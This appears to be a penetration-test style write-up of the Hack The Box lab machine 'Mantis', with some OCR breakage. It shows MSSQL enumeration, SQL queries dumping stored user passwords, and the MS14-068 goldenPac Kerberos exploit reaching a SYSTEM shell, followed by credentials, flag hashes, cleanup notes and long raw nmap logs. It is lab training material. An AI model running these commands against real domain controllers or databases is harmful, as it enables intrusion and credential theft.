


Password

```
m$$ql_S@_P@ssW0rd!
```

Binary

```
01000000011001000110110100100001011011100101111101010000010000001110011011100110101011100110000011100100110010000100001
```



Password

```
@dm!n_P@ssW0rd!
```

Discovery

MYSQL 1433

`#mysql_3306_1433` is something I wanted to take a look at since we have CC know

```
nmap --script ms-sql-info,ms-sql-empty-password,ms-sql-xp-cmdshell,ms-sql-config,ms-sql-ntlm-info,ms-sql-tables,ms-sql-hasdbaccess,ms-sql-dac,ms-sql-dump-hashes --script-args mssql.instance-port=1433,mssql.username=sa,mssql.password=,mssql.instance-name=MSSQLSERVER -sV -oA mysql -p 1433 10.129.33.58
```

```
PORT     STATE SERVICE  VERSION
1433/tcp open  ms-sql-s Microsoft SQL Server 2014 12.00.2000.00; RTM
| ms-sql-ntlm-info:
|   Target_Name: HTB
|   NetBIOS_Domain_Name: HTB
|   NetBIOS_Computer_Name: MANTIS
|   DNS_Domain_Name: htb.local
|   DNS_Computer_Name: mantis.htb.local
|_  Product_Version: 6.1.7601
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| ms-sql-info:
|   10.129.33.58:1433:
|     Version:
|       name: Microsoft SQL Server 2014 RTM
|       number: 12.00.2000.00
|       Product: Microsoft SQL Server 2014
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
```

We attempt to log in but we failed due to CC needed

and format of the command

```
mssqlclient.py -windows-auth
local.htb.mantis/admin@10.129.33.58
```

```
┌──(kali㉿kali)-[~/…/Target/Scan/Manual_Enumeration/1433]
└─$ mssqlclient.py -windows-auth local.htb.mantis/admin@10.129.33.58
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported
he Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[-] ERROR(MANTIS\SQLEXPRESS): Line 1: Login failed. The login is from an untrusted domain and cannot be used with Windows authentication.
```

Since we changed some stuff and the password had to have backslash for login to except the extra special characters.

```
# Password = m$$ql_S@_P@ssW0rd!


mssqlclient.py -p 1433
admin:m\$\$ql_S@_P@ssW0rd\!@10.129.33.58
```

```
┌──(kali㉿kali)-[~/…/Target/Scan/Manual_Enumeration/1433]
└─$ mssqlclient.py -p 1433 admin:m\$\$ql_S@_P@ssW0rd\!@10.129.33.58

/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: C
he Python core team. Support for it is now deprecated in cryptography, and will be removed
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(MANTIS\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(MANTIS\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (120 7208)
[!] Press help for extra shell commands
SQL>
```

Command used to get user


```
SELECT name FROM master.dbo.sysdatabases
```

```
SELECT COLUMN_NAME 'All_Columns' FROM
INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='User'
```

```
use orcharddb
```

```
SELECT COLUMN_NAME 'All_Columns' FROM
INFORMATION_SCHEMA.COLUMNS WHERE
TABLE_NAME='blog_Orchard_Users_UserPartRecord '
```

```
select UserName,Password from
blog_Orchard_Users_UserPartRecord
```



```
UserName
                                                                                                   Password


---------------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------   ------------------------------
---------------------------------------------------------------------------------------------------------------------------------
--------------------------------------
admin
                                                                                                   AL1337E2D6YHm0iIysVzG8LA76OozgM
WHKZn2+A==

James
                                                                                                   J@m3s_P@ssW0rd!
```

Credentials Found

```
James:J@m3s_P@ssW0rd!
```

Initial Foot hold

#CVE-2014-6324

Tool Used: https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS14-068/pykek

This was a flaw in the Kerberos protocol, which could be leveraged along with standard domain user credentials to elevate privileges to Domain Admin

```
┌──(kali㉿kali)-[~/…/Target/Scan/Manual_Enumeration/1433]
└─$ impacket-goldenPac htb.local/james:J@m3s_P@ssW0rd\!@mantis.htb.local
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] User SID: S-1-5-21-4220043660-4019079961-2895681657-1103
[*] Forest SID: S-1-5-21-4220043660-4019079961-2895681657
[*] Attacking domain controller mantis.htb.local
[*] mantis.htb.local found vulnerable!
[*] Requesting shares on mantis.htb.local.....
[*] Found writable share ADMIN$
[*] Uploading file HpJCxMGF.exe
[*] Opening SVCManager on mantis.htb.local.....
[*] Creating service KKxv on mantis.htb.local.....
[*] Starting service KKxv.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

proof of root.txt

```
C:\Users\Administrator\Desktop>type root.txt
209dc756ee5c09a9967540fe18d15567
C:\Users\Administrator\Desktop>whoami
nt authority\system

C:\Users\Administrator\Desktop>hostname
mantis

C:\Users\Administrator\Desktop>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::5422:96ad:7fd3:a08
   Link-local IPv6 Address . . . . . : fe80::5422:96ad:7fd3:a08%11
   IPv4 Address. . . . . . . . . . . : 10.129.33.58
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:7437%11
                                       10.129.0.1

Tunnel adapter isatap..htb:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : .htb

C:\Users\Administrator\Desktop>
```

root.txt

```
209dc756ee5c09a9967540fe18d15567
```

user.txt

```
8a8622e2872d13d1162fbe92ce38f54d
```

Hostname1

Removal of Tools

1. During our engagement we kept most of our script and binary's in a folder of our control called DB_Folder and when done on target we would delete the folder. Directories that were used for the engagement are listed below, starting with Windows :

2. C:\Windows\System32\spool\drivers\color\

3. C:\Windows\Temp

4. C:\Windows\Administrator\Downloads

5. C:\Users\Public\

6. C:\Users\username\Downloads

7. C:\Windows\Tasks\

8. Linux

9. /tmp

10. /dev/shm

11. /home/username/

12. /home/username/Downloads

13. /var/www/html/

14. Actions such as password reset and plain text discoveries we advised to change and or update the password to something else

15. All shells that were open or created during the engagement have been terminated

16. All artifacts have been deleted that related to the engagement and VM used for engagement has been deleted as well

References

Main Reference and resources pulled from:

1. https://nvd.nist.gov/vuln
2. https://cve.mitre.org/
3. https://attack.mitre.org/tactics/enterprise/
4. https://www.exploit-db.com/
5. https://capec.mitre.org/

(Domain Name) Exploit and Mitigation References

Exploit

- Reference
- Reference

Mitigation

- Reference
- Reference

Appendix

Password and username found or created during engagement

Username	Password
sa	NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2N
admin	01000000011001000110110100100001011011100101
James	J@m3s_P@ssW0rd!

Loot

This portion of the Reports contain scans and output that might be needed to viewed again or validated.

Nmap Full Scan

```
Host discovery disabled (-Pn). All addresses will be
marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-08
16:14 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:14
Completed NSE at 16:14, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:14
Completed NSE at 16:14, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:14
Completed NSE at 16:14, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 16:14
Completed Parallel DNS resolution of 1 host. at 16:14,
0.00s elapsed
Initiating SYN Stealth Scan at 16:14
```

```
Scanning 10.129.32.189 [65535 ports]
Discovered open port 53/tcp on 10.129.32.189
Discovered open port 139/tcp on 10.129.32.189
Discovered open port 135/tcp on 10.129.32.189
Discovered open port 8080/tcp on 10.129.32.189
Discovered open port 445/tcp on 10.129.32.189
Discovered open port 49154/tcp on 10.129.32.189
Discovered open port 49158/tcp on 10.129.32.189
Discovered open port 88/tcp on 10.129.32.189
Discovered open port 49152/tcp on 10.129.32.189
Discovered open port 49153/tcp on 10.129.32.189
Discovered open port 3269/tcp on 10.129.32.189
Discovered open port 49155/tcp on 10.129.32.189
Discovered open port 464/tcp on 10.129.32.189
Discovered open port 47001/tcp on 10.129.32.189
Discovered open port 5722/tcp on 10.129.32.189
Discovered open port 49166/tcp on 10.129.32.189
Discovered open port 50255/tcp on 10.129.32.189
Discovered open port 636/tcp on 10.129.32.189
Discovered open port 593/tcp on 10.129.32.189
Discovered open port 9389/tcp on 10.129.32.189
Discovered open port 49157/tcp on 10.129.32.189
Discovered open port 389/tcp on 10.129.32.189
Discovered open port 1433/tcp on 10.129.32.189
Discovered open port 49172/tcp on 10.129.32.189
Discovered open port 3268/tcp on 10.129.32.189
Discovered open port 49164/tcp on 10.129.32.189
Discovered open port 1337/tcp on 10.129.32.189
Completed SYN Stealth Scan at 16:14, 13.57s elapsed
(65535 total ports)
Initiating Service scan at 16:14
Scanning 27 services on 10.129.32.189
```

```
Completed Service scan at 16:15, 60.24s elapsed (27
services on 1 host)
NSE: Script scanning 10.129.32.189.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:15
Completed NSE at 16:16, 10.85s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:16
Completed NSE at 16:16, 3.22s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:16
Completed NSE at 16:16, 0.00s elapsed
Nmap scan report for 10.129.32.189
Host is up, received user-set (0.092s latency).
Scanned at 2022-10-08 16:14:43 EDT for 88s
Not shown: 65502 closed tcp ports (reset), 6 filtered tcp
ports (no-response)
Some closed ports may be reported as filtered due to --
defeat-rst-ratelimit
PORT      STATE SERVICE      REASON          VERSION
53/tcp    open  domain       syn-ack ttl 127 Microsoft
DNS 6.1.7601 (1DB15CD4) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15CD4)
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft
Windows Kerberos (server time: 2022-10-08 20:15:03Z)
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft
Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft
Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 127 Microsoft
Windows Active Directory LDAP (Domain: htb.local, Site:
```

```
Default-First-Site-Name)
445/tcp   open  microsoft-ds syn-ack ttl 127 Windows
Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
(workgroup: HTB)
464/tcp   open  kpasswd5?    syn-ack ttl 127
593/tcp   open  ncacn_http   syn-ack ttl 127 Microsoft
Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack ttl 127
1337/tcp  open  http         syn-ack ttl 127 Microsoft
IIS httpd 7.5
|_http-title: IIS7
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
1433/tcp  open  ms-sql-s     syn-ack ttl 127 Microsoft
SQL Server 2014 12.00.2000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2022-10-08T19:59:57
| Not valid after:  2052-10-08T19:59:57
| MD5:   3311 3fbb efc3 b51a 1091 04ee 2cbd 920e
| SHA-1: 291b 5a04 e3b9 73cb aedf 70df 1da1 142d 6465
6f6b
| -----BEGIN CERTIFICATE-----
|
MIIB+zCCAWSgAwIBAgIQX5ucCwQC8qJHlD/+ossl6TANBgkqhkiG9w0BA
QUFADA7
|
```

MTkwNwYDVQQDHjAAUwBTAEwAXwBTAGUAbABmAF8AUwBpAGcAbgBlAGQAXwBGAGEA
|
bABsAGIAYQBjAGswIBcNMjIxMDA4MTk1OTU3WhgPMjA1MjEwMDgxOTU5NTdaMDsx
|
OTA3BgNVBAMeMABTAFMATABfAFMAZQBsAGYAXwBTAGkAZwBuAGUAZABfAEYAYQBs
|
AGwAYgBhAGMAazCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEAuslii s3GR18r
|
ti3qffE48/5AGBBakgAG6M6pvUUzfUsL6j4DoV1outGZcJ1xDzRMYyAub uBksLfa
|
qYYRRHlnG9KY/gtae9+e/IwF/1gqSLeJ4/nlPR4zjRLpxXUQzqM4ZowVb DKATo/z
|
7rcW0ZM88C2DWVkEDvFmpUZ3l8D9HpcCAwEAATANBgkqhkiG9w0BAQUFA AOBgQAw
|
9aTjT4tDRP9Yg4UFL/ADKBChY9exr8PpFTnkmkt+aVp5Sjenhnxw4HJqE MmYSPp6
|
WWs5aXvPwIimWJPToL6iFoWedYq7+ACF1TC9DIriNV4Bv8nVi2KK+fuz6 bBSn/LY
| d8MT/Ud32eaBjKg8nwaTy/5wPylYRT0/x/XtdyKtFQ==
|_-----END CERTIFICATE-----
| ms-sql-ntlm-info:
| Target_Name: HTB
| NetBIOS_Domain_Name: HTB
| NetBIOS_Computer_Name: MANTIS

```
|   DNS_Domain_Name: htb.local
|   DNS_Computer_Name: mantis.htb.local
|_  Product_Version: 6.1.7601
|_ssl-date: 2022-10-08T20:16:08+00:00; 0s from scanner
time.
3268/tcp  open  ldap         syn-ack ttl 127 Microsoft
Windows Active Directory LDAP (Domain: htb.local, Site:
Default-First-Site-Name)
3269/tcp  open  tcpwrapped   syn-ack ttl 127
5722/tcp  open  msrpc        syn-ack ttl 127 Microsoft
Windows RPC
8080/tcp  open  http         syn-ack ttl 127 Microsoft
HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Tossed Salad - Blog
9389/tcp  open  mc-nmf       syn-ack ttl 127 .NET Message
Framing
47001/tcp open  http         syn-ack ttl 127 Microsoft
HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        syn-ack ttl 127 Microsoft
Windows RPC
49153/tcp open  msrpc        syn-ack ttl 127 Microsoft
Windows RPC
49154/tcp open  msrpc        syn-ack ttl 127 Microsoft
Windows RPC
49155/tcp open  msrpc        syn-ack ttl 127 Microsoft
Windows RPC
49157/tcp open  ncacn_http   syn-ack ttl 127 Microsoft
```

```
Windows RPC over HTTP 1.0
49158/tcp open  msrpc        syn-ack ttl 127 Microsoft
Windows RPC
49164/tcp open  msrpc        syn-ack ttl 127 Microsoft
Windows RPC
49166/tcp open  msrpc        syn-ack ttl 127 Microsoft
Windows RPC
49172/tcp open  msrpc        syn-ack ttl 127 Microsoft
Windows RPC
50255/tcp open  ms-sql-s     syn-ack ttl 127 Microsoft
SQL Server 2014 12.00.2000
|_ssl-date: 2022-10-08T20:16:08+00:00; 0s from scanner
time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2022-10-08T19:59:57
| Not valid after:  2052-10-08T19:59:57
| MD5:   3311 3fbb efc3 b51a 1091 04ee 2cbd 920e
| SHA-1: 291b 5a04 e3b9 73cb aedf 70df 1da1 142d 6465
6f6b
| -----BEGIN CERTIFICATE-----
|
MIIB+zCCAWSgAwIBAgIQX5ucCwQC8qJHlD/+ossl6TANBgkqhkiG9w0BA
QUFADA7
|
MTkwNwYDVQQDHjAAUwBTAEwAXwBTAGUAbABmAF8AUwBpAGcAbgBlAGQAX
wBGAGEA
|
bABsAGIAYQBjAGswIBcNMjIxMDA4MTk1OTU3WhgPMjA1MjEwMDgxOTU5N
```

```
TdaMDsx
|
OTA3BgNVBAMeMABTAFMATABfAFMAZQBsAGYAXwBTAGkAZwBuAGUAZABfA
EYAYQBs
|
AGwAYgBhAGMAazCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEAuslii
s3GR18r
|
ti3qffE48/5AGBBakgAG6M6pvUUzfUsL6j4DoV1outGZcJ1xDzRMYyAub
uBksLfa
|
qYYRRHlnG9KY/gtae9+e/IwF/1gqSLeJ4/nlPR4zjRLpxXUQzqM4ZowVb
DKATo/z
|
7rcW0ZM88C2DWVkEDvFmpUZ3l8D9HpcCAwEAATANBgkqhkiG9w0BAQUFA
AOBgQAw
|
9aTjT4tDRP9Yg4UFL/ADKBChY9exr8PpFTnkmkt+aVp5Sjenhnxw4HJqE
MmYSPp6
|
WWs5aXvPwIimWJPToL6iFoWedYq7+ACF1TC9DIriNV4Bv8nVi2KK+fuz6
bBSn/LY
| d8MT/Ud32eaBjKg8nwaTy/5wPylYRT0/x/XtdyKtFQ==
|_-----END CERTIFICATE-----
| ms-sql-ntlm-info:
|   Target_Name: HTB
|   NetBIOS_Domain_Name: HTB
|   NetBIOS_Computer_Name: MANTIS
|   DNS_Domain_Name: htb.local
|   DNS_Computer_Name: mantis.htb.local
|_  Product_Version: 6.1.7601
Service Info: Host: MANTIS; OS: Windows; CPE:
```

```
cpe:/o:microsoft:windows_server_2008:r2:sp1,
cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack
1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: mantis
|   NetBIOS computer name: MANTIS\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: mantis.htb.local
|_  System time: 2022-10-08T16:15:59-04:00
| ms-sql-info:
|   10.129.32.189:1433:
|     Version:
|       name: Microsoft SQL Server 2014 RTM
|       number: 12.00.2000.00
|       Product: Microsoft SQL Server 2014
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| smb2-security-mode:
|   2.1:
|_    Message signing enabled and required
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| p2p-conficker:
```

```
|   Checking for Conficker.C or higher...
|   Check 1 (port 17680/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 35471/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 17508/udp): CLEAN (Timeout)
|   Check 4 (port 25271/udp): CLEAN (Failed to receive
data)
|_  0/4 checks are positive: Host is CLEAN or ports are
blocked
|_clock-skew: mean: 34m17s, deviation: 1h30m43s, median:
0s
| smb2-time:
|   date: 2022-10-08T20:15:58
|_  start_date: 2022-10-08T19:59:27

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:16
Completed NSE at 16:16, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:16
Completed NSE at 16:16, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:16
Completed NSE at 16:16, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 88.35
seconds
           Raw packets sent: 67389 (2.965MB) | Rcvd:
66108 (2.644MB)
```

Nmap Vul Scan

```
# Nmap 7.92 scan initiated Sat Oct  8 16:23:42 2022 as:
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv
--reason --script=vuln -oA vuln 10.129.32.189
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes
in Robtex's API. See https://www.robtex.com/api/
| broadcast-wsdd-discover:
|   Devices
|     239.255.255.250
|         Message id: 264722e2-a235-42e3-8524-
9a3b2d4bbb57
|         Address: http://192.168.8.1:5357/a12ace66-c55b-
467c-99b0-219473bdb4d5/
|_        Type: Device pub:Computer
| targets-asn:
|_  targets-asn.asn is a mandatory parameter
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to
changes in Robtex's API. See https://www.robtex.com/api/
| broadcast-dns-service-discovery:
|   224.0.0.251
|     2020/tcp teamviewer
```

```
|_      Address=192.168.8.1
Nmap scan report for htb.local (10.129.32.189)
Host is up, received user-set (0.093s latency).
Scanned at 2022-10-08 16:24:23 EDT for 636s
Not shown: 65508 closed tcp ports (conn-refused)
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack
| dns-nsec-enum:
|_  No NSEC records found
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15CD4)
| dns-nsec3-enum:
|_  DNSSEC NSEC3 not supported
88/tcp    open  kerberos-sec     syn-ack
135/tcp   open  msrpc            syn-ack
139/tcp   open  netbios-ssn      syn-ack
|_smb-enum-services: ERROR: Script execution failed (use
-d to debug)
389/tcp   open  ldap             syn-ack
| ldap-rootdse:
| LDAP Results
|   <ROOT>
|       currentTime: 20221008202717.0Z
|       subschemaSubentry:
CN=Aggregate,CN=Schema,CN=Configuration,DC=htb,DC=local
|       dsServiceName: CN=NTDS
Settings,CN=MANTIS,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=htb,DC=local
|       namingContexts: DC=htb,DC=local
|       namingContexts: CN=Configuration,DC=htb,DC=local
|       namingContexts:
CN=Schema,CN=Configuration,DC=htb,DC=local
```

```
|       namingContexts: DC=DomainDnsZones,DC=htb,DC=local
|       namingContexts: DC=ForestDnsZones,DC=htb,DC=local
|       defaultNamingContext: DC=htb,DC=local
|       schemaNamingContext:
CN=Schema,CN=Configuration,DC=htb,DC=local
|       configurationNamingContext:
CN=Configuration,DC=htb,DC=local
|       rootDomainNamingContext: DC=htb,DC=local
|       supportedControl: 1.2.840.113556.1.4.319
|       supportedControl: 1.2.840.113556.1.4.801
|       supportedControl: 1.2.840.113556.1.4.473
|       supportedControl: 1.2.840.113556.1.4.528
|       supportedControl: 1.2.840.113556.1.4.417
|       supportedControl: 1.2.840.113556.1.4.619
|       supportedControl: 1.2.840.113556.1.4.841
|       supportedControl: 1.2.840.113556.1.4.529
|       supportedControl: 1.2.840.113556.1.4.805
|       supportedControl: 1.2.840.113556.1.4.521
|       supportedControl: 1.2.840.113556.1.4.970
|       supportedControl: 1.2.840.113556.1.4.1338
|       supportedControl: 1.2.840.113556.1.4.474
|       supportedControl: 1.2.840.113556.1.4.1339
|       supportedControl: 1.2.840.113556.1.4.1340
|       supportedControl: 1.2.840.113556.1.4.1413
|       supportedControl: 2.16.840.1.113730.3.4.9
|       supportedControl: 2.16.840.1.113730.3.4.10
|       supportedControl: 1.2.840.113556.1.4.1504
|       supportedControl: 1.2.840.113556.1.4.1852
|       supportedControl: 1.2.840.113556.1.4.802
|       supportedControl: 1.2.840.113556.1.4.1907
|       supportedControl: 1.2.840.113556.1.4.1948
|       supportedControl: 1.2.840.113556.1.4.1974
```

```
|       supportedControl: 1.2.840.113556.1.4.1341
|       supportedControl: 1.2.840.113556.1.4.2026
|       supportedControl: 1.2.840.113556.1.4.2064
|       supportedControl: 1.2.840.113556.1.4.2065
|       supportedControl: 1.2.840.113556.1.4.2066
|       supportedLDAPVersion: 3
|       supportedLDAPVersion: 2
|       supportedLDAPPolicies: MaxPoolThreads
|       supportedLDAPPolicies: MaxDatagramRecv
|       supportedLDAPPolicies: MaxReceiveBuffer
|       supportedLDAPPolicies: InitRecvTimeout
|       supportedLDAPPolicies: MaxConnections
|       supportedLDAPPolicies: MaxConnIdleTime
|       supportedLDAPPolicies: MaxPageSize
|       supportedLDAPPolicies: MaxQueryDuration
|       supportedLDAPPolicies: MaxTempTableSize
|       supportedLDAPPolicies: MaxResultSetSize
|       supportedLDAPPolicies: MinResultSets
|       supportedLDAPPolicies: MaxResultSetsPerConn
|       supportedLDAPPolicies: MaxNotificationPerConn
|       supportedLDAPPolicies: MaxValRange
|       supportedLDAPPolicies: ThreadMemoryLimit
|       supportedLDAPPolicies: SystemMemoryLimitPercent
|       highestCommittedUSN: 127042
|       supportedSASLMechanisms: GSSAPI
|       supportedSASLMechanisms: GSS-SPNEGO
|       supportedSASLMechanisms: EXTERNAL
|       supportedSASLMechanisms: DIGEST-MD5
|       dnsHostName: mantis.htb.local
|       ldapServiceName: htb.local:mantis$@HTB.LOCAL
|       serverName: CN=MANTIS,CN=Servers,CN=Default-
